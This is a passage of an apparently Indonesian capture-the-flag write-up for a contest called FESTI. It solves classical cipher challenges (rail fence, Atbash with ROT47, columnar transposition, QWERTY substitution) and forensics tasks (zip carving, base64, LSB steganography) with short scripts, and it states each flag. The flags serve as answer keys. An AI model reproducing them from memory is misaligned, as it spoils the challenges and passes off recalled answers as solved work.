
Ambil ciphertext berurutan sesuai jumlah tiap baris, lalu tempatkan kembali ke posisi aslinya:

- Baris 0 (F R 3 1) → isi posisi 0,6,12,18
- Baris 1 (E { 4 F N C P }) → isi posisi 1,5,7,11,13,17,19,23
- Baris 2 (S I 1 _ C _ H R) → isi posisi 2,4,8,10,14,16,20,22
- Baris 3 (T L 3 3) → isi posisi 3,9,15,21

Menyusun ulang semua posisi 0-23 menghasilkan:

FESTI{R41L_F3NC3_C1PH3R}

DUA LAPIS : ATBASH+ROT47




```
+  root ↷  /mnt/c/Users/user/Downloads/ctf   6ms
M 9.45%  T 09:36:39
🌸 ❯ ls
file.txt

+  root ↷  /mnt/c/Users/user/Downloads/ctf   23ms
M 9.43%  T 09:37:00
🌸 ❯ cat file.txt
&'wv#L+v*+w$0x{vcfN
```

```
+  root ☭  /mnt/c/Users/user/Downloads/ctf   8ms
M 9.44%  T 09:37:08
🌸 ❯ python3 -c '
def rot47(s):
    res = []
    for c in s:
        o = ord(c)
        if 33 <= o <= 126:
            res.append(chr(33 + ((o - 33 + 47)
% 94)))
        else:
            res.append(c)
    return "".join(res)

def atbash(s):
    res = []
    for c in s:
        if "a" <= c <= "z":
            res.append(chr(ord("z") - (ord(c) -
ord("a"))))
        elif "A" <= c <= "Z":
```


```
            res.append(chr(ord("Z") - (ord(c) -
ord("A"))))
        else:
            res.append(c)
    return "".join(res)

ct = "&'\''wv#L+v*+w$0x{vcfN"
step1 = rot47(ct)
flag = atbash(step1)
print("Step 1 (ROT47):", step1)
print("Flag (Atbash):", flag)
'
Step 1 (ROT47): UVHGR{ZGYZHS_ILG47}
Flag (Atbash): FESTI{ATBASH_ROT47}
```



MEMBUAT WU SEPANJANG INI

SANDI KOLOM HMPTI




Pesan diacak dengan Columnar Transposition Cipher menggunakan kunci "HMPTI". Teks ditata dalam grid dan kolom-kolomnya dibaca berdasarkan urutan alfabetis huruf kunci.

Ini adalah tantangan kriptografi klasik yang sering muncul di CTF, yaitu sandi Columnar Transposition Cipher (Transposisi Kolom).Dari tangkapan layar terminal Anda, kita mendapatkan dua informasi penting:Key (Kunci): HMPTICiphertext: F{MTPIU_S}ECNROS0AASTLRNEBerikut adalah cara memecahkannya langkah demi langkah:1. Analisis Kunci dan Panjang TeksKunci HMPTI terdiri dari 5 huruf. Jika kita urutkan sesuai abjad (A-Z),

urutannya menjadi:H (1)I (2)M (3)P (4)T (5)Total ciphertext berjumlah 25 karakter. Karena panjang kunci adalah 5, kita membagi ciphertext menjadi 5 kolom (masing-masing 5 karakter).2. Membagi Teks Berdasarkan Urutan AbjadCiphertext ini dibuat dengan membaca kolom berdasarkan urutan abjad kunci (H-I-M-P-T). Mari kita pecah 25 karakter tersebut kembali menjadi 5 blok:H: F{MTPI: IU_S}M: ECNROP: S0AAST: TLRNE3. Menyusun Ulang Berdasarkan Kunci AsliSekarang, kita susun kembali kolom-kolom tersebut berdampingan sesuai dengan urutan kata kunci asli, yaitu H-M-P-T-I:HMPTIFESTI{C0LUMNAR_TRANSPOSE}4. Membaca FlagUntuk mendapatkan pesan aslinya, kita hanya perlu membaca tabel di atas baris demi baris dari kiri ke kanan.Baris 1: F E S T IBaris 2: { C 0 L UBaris 3: M N A R _Baris 4: T R A N SBaris 5: P O S E }Jika digabungkan, Anda mendapatkan flag-nya:**FESTI{C0LUMNAR_TRANSPOSE}**

Kunci Keyboard QWERTY



Sandi ini menggunakan tabel substitusi berbasis layout keyboard QWERTY: A→Q, B→W, C→E, D→R, dan seterusnya mengikuti urutan tombol keyboard dari kiri ke kanan, atas ke bawah.

Solusi

Tabel substitusi (QWERTY)

Kalau kamu susun huruf-huruf pada keyboard QWERTY dari kiri ke kanan, atas ke bawah, urutannya:

Q W E R T Y U I O P

A S D F G H J K L

Z X C V B N M

Lalu setiap huruf alfabet (A-Z secara berurutan) dipetakan satu-satu ke urutan tombol tersebut:

Plain A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Cipher Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

Verifikasi pakai contoh yang diberikan:

FESTIVALHACKER → tiap huruf disubstitusi satu-satu:
F→Y, E→T, S→L, T→Z, I→O, V→C, A→Q, L→S, H→I, A→Q, C→E, K→A, E→T, R→K

Hasil: YTLZOCQSIQEATK ✅ cocok persis dengan contoh → tabel terbukti benar.

Membuat tabel inverse (untuk dekripsi)

Karena yang kita punya adalah teks *hasil enkripsi*, untuk membalikkan ke plaintext kita butuh peta kebalikannya (cipher → plain):

Cipher Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

Plain A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Dekripsi ciphertext: YTLZO{LXWLZOZXLO_EOHITK}

Bagian prefix sebelum {:

Y T L Z O

F E S T I

→ FESTI (masuk akal, karena nama tantangan "FESTIVALHACKER")

Bagian dalam kurung kurawal LXWLZOZXLO_EOHITK, disubstitusi huruf per huruf dengan tabel inverse:

L X W L Z O Z X L O _ E O H I T K

S U B S T I T U S I _ C I P H E R

→ SUBSTITUSI_CIPHER

Flag


FESTI{SUBSTITUSI_CIPHER}

Selesai sudah Kategori Cryptography

ADUH MASIH ADA FORENSIK SAMA WEB EXPLOIT




t1rck3ry




kebenaran selalu tersembunyi di belakang

FLAG = FESTI{the_truth_shall_set_you_free}



HIDEN



Kira2 seperti ini cara solvenya dia itu intinya nyuruh kita brute force filenya untuk ngambil flag didalamnya pake ffzip

hiden 🌸 ❯ cd /mnt/c/Users/user/Downloads/ctf

dd if=file.jpg of=flag.zip bs=1 skip=242923 count=$((243117+22-242923))

unzip flag.zip

cat flag.txt

216+0 records in

216+0 records out

216 bytes copied, 0.0438014 s, 4.9 kB/s

```
Archive:  flag.zip
  inflating: flag.txt
RkVTVEl7eTB1X2YwdW5kX20zfQ==
+ root ↷ /mnt/c/Users/user/Downloads/ctf 5ms
M 9.46% T 10:18:47
🌸 ❯ echo "RkVTVEl7eTB1X2YwdW5kX20zfQ==" |
base64 -d
FESTI{y0u_f0und_m3}
+ root ↷ /mnt/c/Users/user/Downloads/ctf 6ms
M 9.46% T 10:19:01
🌸 ❯
```

FLAG = FESTI{y0u_f0und_m3}

LSB MULAI DARI 500

```
+ root ↷ /mnt/c/Users/user/Downloads/ctf 3ms
M 9.49% T 10:20:09
🌸 ❯ ls
file.bmp

+ root ↷ /mnt/c/Users/user/Downloads/ctf 19ms
M 9.47% T 10:20:09
🌸 ❯ nano solve.py
```

```
+ root ↷ /mnt/c/Users/user/Downloads/ctf 1.599s
M 9.44% T 10:21:19
🌸 ❯ pip install Pillow --break-system-packages
python extract.py
Requirement already satisfied: Pillow in /usr/lib/python3/dist-packages (12.0.0)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager, possibly rendering your system unusable. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv. Use the --root-user-action option if you know what you are doing and want to suppress this warning.
python: can't open file '/mnt/c/Users/user/Downloads/ctf/extract.py': [Errno 2] No such file or directory

+ root ↷ /mnt/c/Users/user/Downloads/ctf 12ms
M 9.47% T 10:21:27
🌸 ❯ ls
file.bmp  solve.py
```

```
+ root ↷ /mnt/c/Users/user/Downloads/ctf 15ms
M 9.48% T 10:21:29
🌸 ❯ python solve.py
Ukuran gambar: 800x400, total piksel: 320000
Pesan hasil ekstraksi:
FESTI{0FFSET_LSB_TR1CK}
```

```
+ root ↷ /mnt/c/Users/user/Downloads/ctf
260ms
M 9.46% T 10:21:31
🌸 ❯ cat solve.py
from PIL import Image

# Buka gambar
img = Image.open("file.bmp")
img = img.convert("RGB")
width, height = img.size
pixels = list(img.getdata())

print(f"Ukuran gambar: {width}x{height}, total
piksel: {len(pixels)}")
```

```
# Ambil LSB dari channel Merah (R), mulai dari piksel ke-500
start = 500
bits = []
for i in range(start, len(pixels)):
    r, g, b = pixels[i]
    bits.append(str(r & 1))

# Gabungkan bit jadi bytes
bit_string = "".join(bits)
byte_chunks = [bit_string[i:i+8] for i in range(0, len(bit_string), 8)]

message_bytes = bytearray()
for chunk in byte_chunks:
    if len(chunk) < 8:
        break
    byte_val = int(chunk, 2)
    message_bytes.append(byte_val)

# Coba decode sebagai teks, berhenti di karakter non-printable / null
```


```
message = ""
for b in message_bytes:
    if b == 0:
        break
    if 32 <= b <= 126 or b in (9, 10, 13):
        message += chr(b)
    else:
        # Bisa jadi bukan lagi bagian dari pesan, tapi tetap ditampilkan mentah
        message += f"\\x{b:02x}"

print("Pesan hasil ekstraksi:")
print(message[:2000])  # batasi output biar gak kepanjangan
```

```
+ root ↷ /mnt/c/Users/user/Downloads/ctf  20ms
M 9.46%  T 10:21:48
```

FLAG = FESTI{0FFSET_LSB_TR1CK}


The-artifact



